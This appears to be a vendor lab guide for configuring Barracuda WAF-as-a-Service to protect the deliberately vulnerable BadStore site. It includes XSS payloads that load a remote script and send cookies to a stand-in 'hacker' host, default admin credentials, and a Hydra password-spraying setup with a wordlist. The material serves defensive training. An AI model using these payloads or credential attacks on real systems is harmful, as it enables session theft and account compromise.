WAF-as-a-Service Lab Guide

In this lab guide, you will learn to:

- Set up WAF-as-a-Service to protect a customer's e-commerce site.
- Configure WAF-as-a-Service to secure the site based on the customer's requests.
- Troubleshoot and fix false positives – if WAF-as-a-Service blocks legitimate access to the site.
- Address additional security concerns found by the customer during the PoC.

For each step, there is a description of the customer requirement or situation. Try to figure out how to configure WAF-as-a-Service to match customer requirements or fix customer issues on your own. The two most useful things you can do are:

- If you're troubleshooting a false positive, reproduce the issue reported by the customer yourself (so that you get the block page) and then look at the Firewall Logs to see why you were blocked. The logs will provide all the info you need to fix the problem.
- If you're trying to address a security concern, click "Add Component" in WAF-as-a-Service and browse the component descriptions until you find one that matches what you're trying to do.

If you need help, expand the Hint section, if there is one. Once you have completed the task, expand the Instructions section to ensure you've solved it correctly. If the customer reported a false positive, be sure to try the same procedure again and see that you aren't blocked this time.

Log In

1. Go to https://waas.barracudanetworks.com/
2. Log in with the student email and password provided. (You can also log in with your Barracuda email and password; however, this is not recommended, as some of you have set up shared accounts, meaning you may interfere with each other during the lab.)

Set up WAF-as-a-Service

Your customer has an e-commerce site hosted at http://badstore.cudathon.com

The backend server for this site is at http://badstore.cudathon.com

...and is listening on port 80 using the HTTP protocol. Not very secure! But that's just the tip of the iceberg for this bad store.

Set up WAF-as-a-Service to protect the site using a Barracuda-assigned **FQDN**.

Make sure to set it up in Block mode to secure the site.

Normally, you would CNAME your original DNS name to WAFaaS.


But for this lab, there is no need to change any DNS records – Instead, just go directly to the protected site using the FQDN allocated by Barracuda WAFaaS (e.g. https://app538145.prod.cudawaas.com)

BadStore

BadStore was created back in the mid 1990s. Its function was simple – an online store to sell selected items to a larger marketplace beyond what the "brick and mortar" store could produce. Ideally, BadStore was set to sell unique items on the internet, but also attract suppliers that could provide further unique items for sale on the web site. The web site was written by the store owner – who knew enough about coding and the internet to get the site functional. However, BadStore has also caught the attention of hackers and attackers – looking for ways to either compromise the site or infiltrate the site and the data behind it. Your job is to help the owner to find ways to secure the existing code that is Badstore.

Instructions

- Click Add Application.
- On the Websites step, enter **BADSTORE** for Application Name, and http://badstore.cudathon.com for the domain. Click **Continue**.
- For the IP Address step, accept the defaults and click **Continue**.
- For the Backend Server (aka Origin Server), the WAFaaS service resolves the IP for badstore.cudathon.com.
- Select the **HTTP** protocol, Select port **80,** Click **Test Connection,** Click **Continue**
- On the Select Mode step, select **Block** and click **Add**.
- Copy the **IP Address** under "Change A Record To" and save it somewhere like notepad or just write it down 😊 because you will need it in a few minutes. Then click **Close**




Visit your hosting provider's dashboard to change your A Record to the following.
Not sure which hosting provider to use? Check the Registrar section here

Important: Changing your A records causes no interruption or site downtime. The change can take up to 24 hours, but is seamless for you and your users. Your site will remain available throughout the switch.

Copy this IP Address

DOMAIN	CURRENT RECORD	CHANGE A RECORD TO
badstore.cudathon.com	54.166.47.21	141.193.180.136

- View the backend/origin server, make sure it is "In Service" with a green checkmark




Specify one or more servers that host your web applications. If there is more than one server, Load Balancing determines which traffic is sent to which server.

Load Balancing — Algorithm: Round Robin — Persistence Method: Source IP

NAME	IP ADDRESS/HOSTNAME	PORT	WEIGHT	HEALTH	MODE
Default	54.166.47.21	80	1	Checks Off	In Service

- **Wait about 5 minutes** until the configuration has synced to all the WAFaaS datacenters in your global region.



Your application is still being provisioned. This message will disappear when provisioning is complete.
records.

- Browse to your unique **IP address** that you copied earlier (e.g. https://141.193.180.136) and make sure the Badstore web site loads. Congratulations on making it this far!

STOP **Please let the instructor know you have reached this point.** GO!

Customer Requested Configuration

Continuing on with our imaginary **Proof-of-Concept** for WAF-as-a-Service, your imaginary customer has now requested the following security configuration:

Request # 1


“I only do business with US and UK. Can you block all other countries? I also want to block TOR nodes and anonymous proxies.”

Hint

Look at the available components in WAFaaS to see what would help block web requests outside of the US and UK.

Instructions

- Add the **IP Address Geolocation** component:



IP Address Geolocation

Allow or prevent access to your application based on users' location. Block access from TOR nodes, anonymous proxies, satellite providers and/or the Barracuda Global Reputation IP database.

IP Address Geolocation: ON

Geo IP Filter

Allowed: United States, United Kingdom

Blocked: Ukraine, United Arab Emirates, United States Minor Outlying Islands, Uruguay, Uzbekistan, Vanuatu, Venezuela, Vietnam

IP Categories

Barracuda Reputation Blocklist	ALLOW
TOR Nodes	BLOCK
Anonymous Proxy	ALLOW
Satellite Provider	ALLOW

Network Exceptions

Allow certain IPs or networks to access your application, even if they are blocked by the Geo IP Filter or IP Categories.

IP ADDRESS	NETMASK
	255.255.255.255

- In the Geo IP Filter card, move all countries **except** United States and United Kingdom to the Blocked side.
- Turn on blocking for TOR Nodes and Anonymous Proxies.
- Click Save.

Request #2


"I have an anti-defacement service that accesses the store and I want it to be exempt from all WAF checks and be able to do anything unconditionally. The service always sends requests from the IP 38.227.79.50."

Hint

Look at the available components in WAFaaS to see what would allow requests from a specific IP to be always "trusted".

Instructions

- Add the **Trusted Hosts** component.



☑ Trusted Hosts

Allow certain IP addresses to bypass all security checks to access your application.

Enable Trusted Hosts ON

NAME	IP ADDRESS	MASK	MORE
Anti-Defacement	38.227.79.50	255.255.255.255	⋮

- Enable Trusted Hosts.
- Click Add Host. Enter the IP 38.227.79.50 and mask 255.255.255.255. Enter "Anti_Defacement" for the name and click Add.
- Click Save.

Request #3


“My competitor, TerribleStore, started selling the same things and whenever I change my prices, their prices are almost immediately 1 cent cheaper than mine! How do they do that? How do I stop them?”

Hint

Consider what type of software would they use to get a database of all our customer’s products and prices.

Instructions

- The competitor is using a Web Scraper to scrape our customer’s price list. Let us stop them.
- Add the Distributed Denial-of-Service component. Choose the Web Scraping sub-page.
- Hmm, it looks like we already have web scraping prevention turned on. Try turning on both of the Honeypots options. Maybe that will confuse the scraper and get it to stop bothering us!




Web Scraping Prevention ON

Insert hidden links in response ON

Insert disallowed URLs in robots.txt ON

- Choose the Client Evaluation sub-page.
- Client Evaluation might stop the Web Scraper as it stops all bots.



limits you specify, it is added to the Block List.

Client Evaluation ON

- Turn on Client Evaluation and click Save.

Security Concern: Server Info Disclosure

The customer reports:

> *One day I accidentally mistyped a URL and went to /cgi-bon instead of /cgi-bin. I got this error message that also shows the exact version of Apache I am running. I want to make sure we block that so clients cannot tell what an old, unpatched version of Apache I am running!*


How can you fix this?

Hint

The Response Cloaking component prevents leakage of information about an application that is vulnerable to attacks.

Instructions

- Add the **Response Cloaking** component.
- On the Status Codes to Pass Through card, remove 404



404

- Click Save.

Security Concern: Credit Card Leakage

The customer reports:

> *I was showing off my reporting system to our auditor last week. I logged into the site's admin interface by going to the "Login/Register" page, entering "admin" in the username box and "secret" in the password box. Then I went to the Super Secret Administration Menu by navigating to /cgi-bin/badstore.cgi?action=admin . I chose "View Sales Reports" and clicked "Do It." I glanced at the auditor and her eyes were wide! She said something about how we were showing full credit card numbers, and PCI compliance, and threatened legal consequences. What do I do??? I do not want to lose my super-cool sales report though, I use that daily to reconcile inventory.*

How can you fix this glaring security hole?


Hint

Try for yourself and run through the steps to reproduce what the auditor saw. Notice if you do follow the flow – you will see credit card information... which is what we want to avoid.

Look for a WAFaaS component which can be used to prevent sensitive information from being leaked out from the application.

Instructions

- Add the Data Theft Protection component.



Data Theft Protection

Prevent sensitive information, such as soci

Edit Element

Data Theft Element Name: CreditInfo

Identity Theft Type: Credit Cards

Action: ○ Block ● Cloak

Initial Characters to Keep: 0

Trailing Characters to Keep: 4

NAME	ENABLED	TRAILING CHARACTERS	MORE
CreditInfo	Yes	0	⋮

- Turn on Data Theft Protection.
- Click Add Element. Give it a name and choose Credit Cards for Identity Theft Type. The customer does not want the entire report blocked, so make sure you choose Cloak under Action. You can leave the 4 initial characters and 0 trailing characters. Click Add.
- Click Save.
- Refresh the "View Sales Reports". Note: The CCs that are not masked are invalid credit card numbers, in other words not true Luhn algorithm CC numbers.

Security Concern: XSS Attack

The customer reports:

> *People are complaining they are getting viruses and strange behavior when they go to my website. They are not going to shop with me if they cannot trust the reputation of my online store.*


How can you fix this?

Hint

Run a XSS injection in your browser against the IP of badstore not protected by the WAF. The run an XSS injection on the IP of the badstore protected by the WAF – compare the results.

The comment field of the guestbook is vulnerable to this.

An example XSS attack would be <img src=1 onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"



Sign our Guestbook!

Please complete this form to sign our Guestbook. The email field is not required, but helps us contact you to respond to your feedback. Thanks!

Your Name:	
Email:	

Comments:	<img src=1 onerror="s=document.createElement('script');
	s.src='//xss-doc.appspot.com/static/evil.js';
	document.body.appendChild(s);"

BadStore v1.2.3s - Copyright © 2004-2005

Instructions


- Browse to the IP address of the Origin server directly not protected by the WAF
- Enter **<SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>** into the comment field of the guestbook
- You have now imbedded a script in the comment that can display malicious content.
- Now navigate to your WAFs hostname
- Enter **<SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>** into the comment field of the guestbook
- The WAF has blocked the XSS attack

False Positive: Two Items in Cart

Note: This step in the lab does not work the same way it did last year when this lab was written in 2019, when the default for "Maximum Instances of Same Parameter” was set to 1. Now, WAFaaS does not set any default value for “Maximum Instances of Same Parameter”. However, this step is left in for informational purposes, as this is still a common issue. See Appendix A for an example of this issue.

The customer reports:

> *I browsed the What’s New page on the site. I Clicked “Snake Oil” and “Magic Rabbit” and then clicked “Add Items to Cart” on the bottom. I got a block page!*



BadStore.net

Welcome **{Unregistered User}** - Cart contains 0 items at $0.00 View Cart

The following are new items:

ItemNum	Item	Description	Price	Image	Se
1000	Snake Oil	Useless but expensive	11.5		

How can you make the customer happy?

Hint

Try this yourself and look at the Firewall Logs. What is the reason it is blocking the request?

Hint 2

What component would you expect to use to control attacks in parameters, such as this one?

Instructions


- Add the Parameter Protection component.
- Find the Max Instances input and change it to 10.
- Click Save.

False Positive: Guestbook

The customer reports:

> *I had a customer who was frustrated by the inability to add two items to his cart and decided to rant about it on the Guestbook for all to see. He went to the Guestbook page, and typed in the following comment:*
>
> *I tried to order from the union of your stores, but when I try to select a product, from your selection, I cannot!*

To the customer’s surprise, he was blocked from posting the comment!



You have been blocked

You are unable to access this website

Why have I been blocked?

This website is using a security service to protect itself from online attacks. The action you just performed triggered this service. There are several actions that could result in being blocked including submitting a certain word or phrase, a SQL command or malformed data.

How can I resolve this?


You can email the site owner to let them know you were blocked. Please include what you were doing when this page occurred and the event ID found at the bottom of the page.

17549c5384d-41be2777

Can you figure out why and fix it?

Hint

Try it yourself and look at the Firewall Log to see why the request was blocked.



Attack Details

Attack Category	SQL
Attack	SQL Injection in Parameter
Detail	[type="sql-injection-medium" pattern="sql-union-command" token="union of your stores" but when I try to select a, Parameter="comments" value="I tried to order from the union of your stores"]


Bot Protection

Hint 2


It looks like we need to stop SQL Injection patterns from being blocked here. But obviously, we do not want to turn SQL Injection protection off for the entire site. Which component could help us?

Instructions

- Add the App Profiles component.
- Click Add URL and add the URL from the firewall log: “/cgi-bin/badstore.cgi”.
    - You can leave all the settings at their defaults.
- Hover over the “badstore.cgi” profile, and click the “Add Parameter” icon (looks like a plus with a gear)



-
- Enter the parameter which was blocked in the firewall log for the parameter name: “comments”.
- For Parameter Class, select Custom. Check all the boxes but uncheck “Block SQL Injection”.



New Parameter

URL /cgi-bin/badstore.cgi

Status ON

Parameter Name: comments

Type: Input

Parameter Class: Custom

☑ Block OS Command Injection ☑ Block Cross Site Scripting

☐ Block SQL Injection ☑ Block Directory Traversal

☑ Block Remote File Inclusion

- Click **Add**
- Test out the website – see if that fixed it -

False Positive: Password


The customer reports:

> *My longtime customer MeMe cannot log in to the site! He says he is trying to go to the "Login/Register" section, entering his email me@me.com and his password, which is:*
>
> > *Burg<Fry*

Can you figure out why MeMe is getting blocked?

Hint

This is remarkably similar to the guestbook false positive. See if you can follow similar steps but with the right parameter and pattern.




Attack Details

Attack Category	XSS
Attack	Cross-Site Scripting in Parameter
Detail	[type="cross-site-scripting" pattern="unsafe-tag" token="<Fry" Parameter="passwd" value="Burg<Fry"]

Bot Protection

False Positive: File Uploads

The customer reports: One of my suppliers is having trouble uploading their price lists. He is going to the “Supplier Login” section, entering his email big@spender.com , his password “money”, and clicking Login. Note: My supplier has made the price list for you to troubleshoot with available at: https://s3.amazonaws.com/nmiron-sko20-labs/pricelist.dat . You can save this file to your computer now. Then he selects his price list, enters a filename of “my-pricelist.doc”, and clicks Upload.



Welcome Supplier

Upload Price Lists


Filename on local system:

pricelist.dat

Filename on BadStore.net:

my-pricelist.doc

Coming Soon - Web Services!



You have been blocked

You are unable to access this website

Why have I been blocked?

This website is using a security service to protect itself from online attacks. The action you just performed triggered this service. There are several actions that could result in being blocked including submitting a certain word or phrase, a SQL command or malformed data.

How can I resolve this?

You can email the site owner to let them know you were blocked. Please include what you were doing when this page occurred and the event ID found at the bottom of the page.

17549c5384d-41be2777

He gets blocked!

Hint


What does the Firewall Log entry say when you try it?

Hint 2

Files are uploaded through URL parameters. Which component would you expect to use to control parameter limits?

Instructions

- Go to the **Parameter Protection** component you previously added.
- Find the Max Upload File Size input and change it to 10240 (10MB).
- Click Save.



Upload a file

Thanks for uploading your new pricing file!

Your file has been uploaded: my-pricelist.doc

- Test again

Advanced – Requires Kali Linux

Using Hydra to spray credentials and do perform Credential Stuffing.

We will be using Hydra to execute our attack. Hydra is an authentication brute-forcing tool that can be used for many protocols and services. It can help us automate our password spraying attack.

Installing Hydra

First, let's install Hydra. If you are using Kali Linux, a version of Hydra is already installed. Otherwise, you can run this command.

```
sudo apt-get install hydra
```

Preparing wordlists

Before you start spraying for passwords, you will collect a list of usernames and a list of passwords to use. For this demo – we will just use admin as the username.

Passwords

Create a Txt file using a list of passwords – name it *hydra_passwords.txt*:

```
badstore
BADSTORE
secret
bad_store
verybad_store
BADSTOREBADSTOREBADSTORE
admin
password
administrator
hello
secret
```

